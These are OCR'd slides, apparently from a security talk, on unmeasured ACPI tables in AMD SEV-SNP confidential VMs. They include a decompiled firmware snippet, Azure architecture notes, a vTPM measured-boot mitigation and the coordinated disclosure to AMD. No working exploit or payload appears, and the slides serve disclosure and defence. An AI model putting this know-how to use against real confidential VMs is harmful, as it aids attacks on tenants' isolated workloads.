
“UEFI config blob”
Interface

```
// Scanning all entries in key-value structure at 0x00609000
// Condition "!v34" means the key of current entry is 22
if ( !v34 )
{
  if ( KvEntry->Size < 0x2C || KvEntry->AcpiTableSize > (unsigned __int64)KvEntry->Size - 8 )
    Panic();
  PcdSet64(5u, &KvEntry->AcpiTableHead);
  AcpiTableSize = KvEntry->AcpiTableSize;
  PcdSet32Token = 6i64;                // Token for ACPI table size
  goto LABEL_108;
}
```

Azure: Current Architecture





Azure: Unattestable CVM



Azure: Open Source Paravisor


- OpenHCL source code is recently released
  - OpenVMM and OpenHCL Linux kernel
    - https://github.com/microsoft/openvmm
- Firmware source code is also released
  - msvm
    - https://github.com/microsoft/mu_msvm
- OpenHCL is **not** used in Azure (yet?)





Mitigation Strategies

1. Do Measured Boot with vTPM!




Do measured boot and verify vTPM Quote

Coordinated Disclosure with AMD

- We reported the issue to AMD in May 2024
  - AMD have provided notification to impacted partners

- AMD released a public security brief (AMD-SB-3012) on Decemter 9th 2024
  - *"AMD recommends the use of **vTPM to perform a measured boot** that includes measurements over all ACPI tables"*
  - **Preview code for vTPM** (no support in upstream QEMU yet)
    - Coconut-SVSM: https://github.com/coconut-svsm/svsm
    - Linux: https://github.com/coconut-svsm/linux/commits/svsm
    - OVMF: https://github.com/coconut-svsm/edk2/tree/svsm
    - Qemu: https://github.com/coconut-svsm/qemu/tree/svsm-igvm

